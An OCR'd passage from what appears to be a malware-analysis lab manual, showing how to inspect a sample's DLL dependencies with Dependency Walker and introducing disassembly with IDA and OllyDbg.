
4. The **Dependency Walker** pop-up appears, along with the error detected while processing the file; click **OK**.




5. The **SNOOPY.EXE** file is imported to the Dependency Walker, as shown in the screenshot.



6. Shrink the **.DLL** nodes to view all available DLLs for the malicious file.
7. The available DLLs for snoopy.exe are listed in the left-pane of the window, as shown in the screenshot.



8. Click on any DLL dependency to view the details of the DLL file. In this task, we are choosing **KERNEL32.DLL**.
9. As soon as you select the DLL, the Dependency Walker displays the DLL details in the **Import Section** and **Export Section**, as shown in the screenshot.



10. Analyze all DLL dependencies of the imported malicious file. Close all open windows once the analysis is complete.
11. You can also use other dependency checking tools such as **Dependency-check** (https://jeremylong.github.io), **Snyk** (https://snyk.io), or **RetireJS** (https://retirejs.github.io) to identify file dependencies.

Task 7: Perform Malware Disassembly using IDA and OllyDbg

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.

IDA: As a disassembler, IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called

"assembly language." However, in real life, things are not always simple. Hostile code usually does not cooperate with the analyst. Viruses, worms, and Trojans are often armored and obfuscated; as such, more powerful tools are required. The debugger in IDA complements the static analysis capabilities of the disassembler. By allowing an analyst to single-step through the code being investigated, the debugger often bypasses the obfuscation. It helps obtain data that the more powerful static disassembler will be able to process in depth.

OllyDbg: OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

There is a new debugging option, "Set permanent breakpoints on system calls." When active, it requests OllyDbg to set breakpoints on KERNEL32.UnhandledExceptionFilter(), NTDLL.KiUserExceptionDispatcher(), NTDLL.ZwContinue(), and NTDLL.NtQueryInformationProcess().

1. In the **Windows 11** machine, click **Search** icon ( ) on the **Desktop**. Type **ida** in the search field, the **IDA Freeware** appears in the result, click **Open** to launch it.